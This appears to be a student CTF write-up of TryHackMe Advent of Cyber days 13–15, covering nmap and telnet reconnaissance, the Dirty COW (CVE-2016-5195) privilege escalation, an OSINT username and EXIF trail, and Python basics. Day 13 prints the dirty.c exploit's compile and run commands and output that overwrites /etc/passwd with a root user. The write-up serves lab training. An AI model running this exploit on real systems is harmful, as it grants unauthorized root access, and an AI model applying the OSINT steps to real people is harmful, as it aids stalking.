We used Nmap commands to search for the service version and port numbers that are being used. From there, we were able to find the exploit that we are going to use through the exploit.db website. Then, we opened metasploit and used the exploit. We had to find for the CGI script in the web server given from the hint in TryHackMe. We set up the exploit and ran it. After that, we opened a shell and searched for the flag.


Day 13 : Networking - Coal For Christmas

Tools used: Kali Linux, Firefox, Nmap

Solution/walkthrough:

Question 1

Use nmap on the machine ip to get what the old service running




The screenshot shows a terminal window titled '1211103149@kali:~'. It contains the command '\$ nmap 10.10.122.95' and its output. The output shows the host is up with 0.20s latency. It lists several open ports: 22/tcp (ssh), 23/tcp (telnet), 111/tcp (rpcbind), and 1234/tcp (filtered hotline). The scan took 27.10 seconds.

```
File Actions Edit View Help
1211103149@kali:~ 1211103149@kali:~
└─(1211103149㉿kali)-[~]
$ nmap 10.10.122.95
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-30 04:25 EDT
Nmap scan report for 10.10.122.95
Host is up (0.20s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT      STATE    SERVICE
22/tcp    open     ssh
23/tcp    open     telnet
111/tcp   open     rpcbind
1234/tcp  filtered hotline

Nmap done: 1 IP address (1 host up) scanned in 27.10 seconds
```

Question 2

Use to telnet on the ip to connect to it



The screenshot shows a telnet session connecting to port 23 of the IP 10.10.122.95. The session starts with a greeting message from the server. It then prompts for a username and password. Finally, it displays a message about leaving cookies and milk for Santa.

```
└─(1211103149㉿kali)-[~]
$ telnet 10.10.122.95 23
Trying 10.10.122.95...
Connected to 10.10.122.95.
Escape character is '^]'.
HI SANTA!!!

We knew you were coming and we wanted to make
it easy to drop off presents, so we created
an account for you to use.

Username: santa
Password: clauschristmas

We left you cookies and milk!

christmas login: ◻
```

Question 3

Enter the site with the credentials given and get the release version the port is using

```
└─(1211103149㉿kali)-[~]
$ ssh santa@10.10.122.95
santa@10.10.122.95's password:
   \ /
   →*←
   /o\
   /_ \
   /_ _ \
   /_ _ _ \
   /_ _ _ _ \
   /_ _ _ _ _ \
   /_ _ _ _ _ _ \
   /_ _ _ _ _ _ _ \
   /_ _ _ _ _ _ _ _ \
   /_ _ _ _ _ _ _ _ _ \
   /_ _ _ _ _ _ _ _ _ _ \
   [__]

Last login: Sat Nov 21 20:37:37 2020 from 10.0.2.2
$ cat /etc/*release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=12.04
DISTRIB_CODENAME=precise
DISTRIB_DESCRIPTION="Ubuntu 12.04 LTS"
$ 
```

Question 4

Use cat on cookies_and_milk.txt and find this to get the answer.

```
}
```

```
*****
// HAHA! Too bad Santa! I, the Grinch, got here
// before you did! I helped myself to some of
// the goodies here, but you can still enjoy
// some half eaten cookies and this leftover
// milk! Why dont you try and refill it yourself!
// - Yours Truly,
//      The Grinch
*****
```

Question 5

Search for dirty.c online and find a github repository on it to find the command

```
133 lines (172 sloc) | 4.7 KB
1 // 
2 // This exploit uses the pokemon exploit of the dirtycow vulnerability
3 // as a base and automatically generates a new passwd line.
4 // The user will be prompted for the new password when the binary is run.
5 // The original /etc/passwd file is then backed up to /tmp/passwd.bak
6 // and overwrites the root account with the generated line.
7 // After running the exploit you should be able to login with the newly
8 // created user.
9 //
10 // To use this exploit modify the user values according to your needs.
11 // The default is "firefart".
12 //
13 // original exploit (dirtycow's ptrace_pokedata "pokemon" method);
14 // https://github.com/dirtycow/dirtycow.github.io/blob/master/pokemon.c
15 //
16 // Compile with:
17 // gcc -pthread dirty.c -o dirty -lcrypt
18 //
19 // Then run the newly create binary by either doing:
20 // "./dirty" or "./dirty my-new-password"
21 //
22 // Afterwards, you can either "su firefart" or "ssh firefart@..."
23 //
24 // DON'T FORGET TO RESTORE YOUR /etc/passwd AFTER RUNNING THE EXPLOIT!
25 // mv /tmp/passwd.bak /etc/passwd
26 //
```

Question 6

Run the compile command and enter the a new password

```
$ ./dirty
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password:
Complete line:
firefart:fiHwwFrqn6kaI:0:0:pwned:/root:/bin/bash

mmap: 7fd4b6cd8000
madvise 0

ptrace 0
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'thenewpassword'.

DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'thenewpassword'.

DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
$ 
```

Question 7

Go into root and cat the grinch's message and follow his instructions to get the output

```
firefart@christmas:/home/santa# cd /root
firefart@christmas:~# ls
christmas.sh  message_from_the_grinch.txt
firefart@christmas:~# cat message_from_the_grinch.txt
Nice work, Santa!

Wow, this house sure was DIRTY!
I think they deserve coal for Christmas, don't you?
So let's leave some coal under the Christmas `tree`!

Let's work together on this. Leave this text file here,
and leave the christmas.sh script here too ...
but, create a file named `coal` in this directory!
Then, inside this directory, pipe the output
of the `tree` command into the `md5sum` command.

The output of that command (the hash itself) is
the flag you can submit to complete this task
for the Advent of Cyber!

- Yours,
  John Hammond
  er, sorry, I mean, the Grinch

- THE GRINCH, SERIOUSLY

firefart@christmas:~# touch coal
firefart@christmas:~# ls
christmas.sh  coal  message_from_the_grinch.txt
firefart@christmas:~# tree
.
├── christmas.sh
├── coal
└── message_from_the_grinch.txt

0 directories, 3 files
firefart@christmas:~# tree | md5sum
8b16f00dd3b51efadb02c1df7f8427cc  -
firefart@christmas:~# []
```

Question 8

Search for dirtycow on CVE

The screenshot shows the CVE search results for the query "dirtycow". The top navigation bar includes links for "CVE List", "CNAs", "WG's", "Board", "About", "News & Blog", and the NVD logo with links to "CVSS Scores" and "OFE Info". A banner at the top states "TOTAL CVE Records: 179236". Below it, two notices are displayed: one about the transition to the new website and another about changes coming to CVE Record Format JSON and CVE List Content Downloads in 2022. The main content area shows a single result: "CVE-2016-5195 Race condition in mm/gup.c in the Linux kernel 2.x through 4.x before 4.8.3 allows local users to gain privileges by leveraging incorrect handling of a copy-on-write (COW) feature to write to a read-only memory mapping, as exploited in the wild in October 2016, aka "Dirty COW."". Below the result is a "Description" section. At the bottom of the page is a search bar with the placeholder "SEARCH CVE USING KEYWORDS:" and a "Submit" button, along with links for "CVE Reference Maps" and "CVE Request Web Form". Social media sharing icons are also present.

Thought Process/Methodology:

We used nmap to get info about the ip. Then we used telnet to connect to the ip and using cat commands,we found that the ip is using an old version of Linux. So we used kernel exploits and got in as santa and changed its password to find out that the grinch was already in.Following his instructions, we got the MD5 value we needed.

Day 14 : Networking - Where's Rudolph?

Tools used: Google Chrome

Solutions / Walkthrough:

Question 1

Search for the username in WhatsMyName and click the reddit account.

The screenshot shows the 'Welcome to WhatsMyName' tool. It has a search bar containing 'IGuideTheClaus2020'. Below it, a green box highlights the 'Reddit' category under 'Category: social'. On the right, a sidebar titled 'Found Accounts' lists the user 'u/IGuideTheClaus2020' with options to copy the link or view the profile.

Click on the comments section and copy the link.

The screenshot shows the Reddit user profile for 'IGuideTheClaus2020'. The sidebar on the right shows the user's karma (36), a 'Cake day' on November 24, 2020, and a 'One-Year Club' badge. The main content area shows several comments made by the user, with the last one being: 'Holy electric bill, Batman!' with a timestamp of '2 years ago'. A link to the user's profile is at the bottom: <https://old.reddit.com/user/IGuideTheClaus2020/gilded/>.

Question 2

Look through the comments section.

IGUIDEtheClaus2020 commented on Chicago Public Library says eliminating fines has paid off - After eliminating overdue fees late last year, Chicago Public Library employees saw something that made everyone smile: a jump in the return of books overdue for six months or more. chicago.suntimes.com/2020/1... r/books · Posted by u/speckz

IGUIDEtheClaus2020 7 points · 2 years ago
Fun fact: I was actually born in Chicago and my creator's name was Robert!

Reply Share ...

Question 3

Search “Rudolph Robert” on Google and look for Robert’s last name.

Question 4

Search the username in Namech_k and look at the usernames section.

Domain Names · Web Hosting · Website Builders · Name Generators

iguideclause2020

I'm not a robot reCAPTCHA [Privacy - Terms](#)


Usernames

Facebook YouTube Twitter Blogger Twitch TikTok
 Shopify Reddit Ebay Wordpress Pinterest Yelp
 Slack Github Basecamp Tumblr Flickr Pandora

Show more

Question 5

Enter the username in the search navigation bar on Twitter.



Question 6

Look through the account. Observe and analyse the user's likes and retweets.

IGuidetheClaus2020

Follow

23 Tweets

hailey (@iliketiedye36) · Nov 25, 2020

When Ed got the rose tonight #bachelorette #BacheloretteABC #TheBachelorette

Question 7

Download the image and use Yandex to find the information about the photo.

IGuidetheClaus2020 @IGuideClaus2020 · Nov 25, 2020

Here's a higher resolution to one of the photos from earlier: [tcm-sec.com/wp-content/upl...](http://tcm-sec.com/wp-content/uploads/2020/11/ed-with-the-rose.jpg)

4 17


IGuidetheClaus2020 @IGuideClaus2020 · Nov 25, 2020

Right outside of my hotel too, lol.

5

Yandex  **Search**    

Web Images Video News Translate Disk Mail Ads



Press to select an item in this image

Размер изображения: 650x510

Select crop area

Other image sizes

650x510 480x360 120x90

Show all sizes ▾

Sites containing information about the image

 [Aitualio \(@aitualio\) Twitter](#)

Image appears to contain

рэй кен парад маск в нью-йорке экспо 2012 корея игрушки ...

Similar images



Similar images



Downtown Chicago Christmas Parade Festival 2019 - coronavirus  [coronavirus.novostink.ru](#) Downtown Chicago Christmas Parade Festi...

 Open 1280x720

 Similar 

Cheap VPS server! · profitserver.net · Реклама | 0+
From \$2.2/mo! Many locations. Unmetered traffic. 24/7 fast support. KVM and fast SSD!

 Перейти

Question 8, 9

Use exif data viewer to look for meta data of the image.

★ **VIEW EXIF DATA**

[View Exif Data](#)
[Resize Photos](#)
[Jpeg Optimizer](#)
[Contact](#)

Upload Photo

Get Image from Web




View Exif Data - An Exif Reader Utility

View Exif Data is a tool for extracting the exif metadata that is embedded in photos taken with digital cameras and stored in JPEG format. Exif stands for "exchangeable image file format" and represents the metadata that is embedded in photos by digital camera manufacturers. The types of metadata stored varies according to each manufacturer but common tags include: date and time and basic camera settings. The common camera settings stored include: camera make and model, aperture, shutter speed, focal length, ISO and metering mode as well as author/copyright information.

GPS, Geolocation, & Geotagging

As of 2012 it is becoming more common for cameras and mobile phones to contain a built-in GPS receiver to store GPS data when a photo is taken. Some of the GPS data that is saved includes longitude, latitude, meters above or below sea level, and GPS satellites.

© Copyright 2022 - ViewExifData.com - Version 0.0.1

Image Exif Data	Value
File Name	christmas_rudolph.jpg
Filesize	49.96K
Width	650 pixels
Height	510 pixels
Mime Type	image/jpeg
Copyright	{FLAG}ALWAYSCHECKTHEEXIFD4T4
Exif Version	0231



christmas_rudolph.jpg

Nutrition Pro Ampang
No. 1 supplement store in MY
Get your fitness and gym supplements from Malaysia's leading supplement store.

 Website
 Directions

Upload Photo


Get Image from Web

Question 10

The answer, which is 'spygame' has already been given.

Question 11

Look for the location using google maps.



Thought process / Methodology:

The first thing to do after we obtained the username is to search it in WhatsMyName. There, we found the Reddit account which matched the name. Then, we look through the comments section of the account. We found its origin and creator. After that, we search the username in the Namech_k website to see other accounts. We found that there is a Twitter account associated with the name. Following this, we search for the account in the navigation bar on Twitter. We browse their retweets and likes. We also found their posts which we can use Yandex to find the place. Finally, we downloaded the picture and used the exif data viewer to find the flag and the hotel where they're staying.

Day 15 - There's a Python in my stocking!

Tools used: Google Chrome

Solution/walkthrough:

Question 1

Referred to the notes in Tryhackme to complete the question.



The two values for the data type boolean are True and False. Much like Santa's list of Naughty and Nice, it is either True or False (never both).

True and False are extremely valuable. In binary, 1 represents True and 0 represents False. Through these 2 values, we can represent all data on a computer, provided we are using logic gates. Those logic gates appear in Python as operators.

We'll go through one you may already know:

```
True or False # True
```

Question 2

Referred the notes to answer the questions.



You've seen how to write code yourself, but what if we wanted to use other peoples code? This is called *using a library*. We can install libraries on the command line using the command: `pip install X` Where X is the library we want from PyPi which is a database of libraries. Let's install 2 popular libraries that we'll need:

- Requests
- Beautiful Soup

```
pip3 install requests beautifulsoup4
```

Something very cool you can do with these 2 libraries is the ability to extract all links on a webpage.

```
# Import the libraries we downloaded earlier
# if you try importing without installing them, this step will fail
from bs4 import BeautifulSoup
import requests
```

Question 3

Used google chrome to type out the question and get the answer.

The screenshot shows a Google search results page. The search query "What is the output of bool('False')?" is entered in the search bar. Below the search bar, there are navigation links for All, Images, Videos, News, Shopping, More, and Tools. It displays approximately 21,200,000 results found in 0.57 seconds. A snippet of the first result explains that Python's bool function returns true if the argument is not zero, so bool('False') returns true. The result is dated 11 Jun 2021 and links to a GeeksforGeeks article titled "Output of Python Programs | Set 21 (Bool) - GeeksforGeeks".


Question 4

Used Google Chrome to seach the question and get the answer.

The screenshot shows a Google search results page. The search query "What library lets us download the HTML of a web page" is entered in the search bar. Below the search bar, there are navigation links for All, Videos, Images, News, Shopping, More, and Tools. It displays approximately 75,900,000 results found in 0.70 seconds. A snippet of the first result introduces the requests library, stating it can download pages using GET requests. The result is dated 30 Mar 2021 and links to a Dataquest blog post titled "Tutorial: Web Scraping with Python Using Beautiful Soup".

Question 5

Run the code in python to get the output.



The screenshot shows a terminal window with a dark background featuring a faint silhouette of a dragon. The terminal title bar reads "1211103213@kali:~". The menu bar includes "File", "Actions", "Edit", "View", and "Help". The command line shows the following Python session:

```
(1211103213@kali)-[~]
$ python3
Python 3.9.8 (main, Nov  7 2021, 15:47:09)
[GCC 11.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> x=[1, 2, 3]
>>> y=x
>>> y.append(6)
>>> print(x)
[1, 2, 3, 6]
>>> 
```

Question 6

Referred to notes to get the answer

Now let's say we wanted to add this variable to another variable. A common misconception is that we take the bucket itself and use that. But in Python, we don't. **We pass by reference**. As in, we merely pass a location of the variable — we do not pass the variable itself. The alternative is to pass by value. This is very important to understand, as it can cause a significant amount of headaches later on.

Question 7

Run the code in python to get the answer.

```
(1211103213㉿kali)-[~]
$ python3
Python 3.9.8 (main, Nov  7 2021, 15:47:09)
[GCC 11.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> names = ["Skidy", "DorkStar", "Ashu", "Elf"]
>>> name = input("What is your name? ")
What is your name? Skidy
>>> if name in names:
...     print("The Wise One has allowed you to come in.")
... else:
...     print("The Wise One has not allowed you to come in.")
...
The Wise One has allowed you to come in.
>>> 
```

Question 8

Run the code in python to get the answer

```
(1211103213㉿kali)-[~]
$ python3
Python 3.9.8 (main, Nov  7 2021, 15:47:09)
[GCC 11.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> names = ["Skidy", "DorkStar", "Ashu", "Elf"]
>>> name = input("What is your name? ")
What is your name? elf
>>> if name in names:
...     print("The Wise One has allowed you to come in.")
... else:
...     print("The Wise One has not allowed you to come in.")
...
The Wise One has not allowed you to come in.
>>> 
```

Thought Process / Methodology:

Through the notes given, we could answer most of the questions given. We also used our Kali Linux terminal to run the python codes given to get the answer.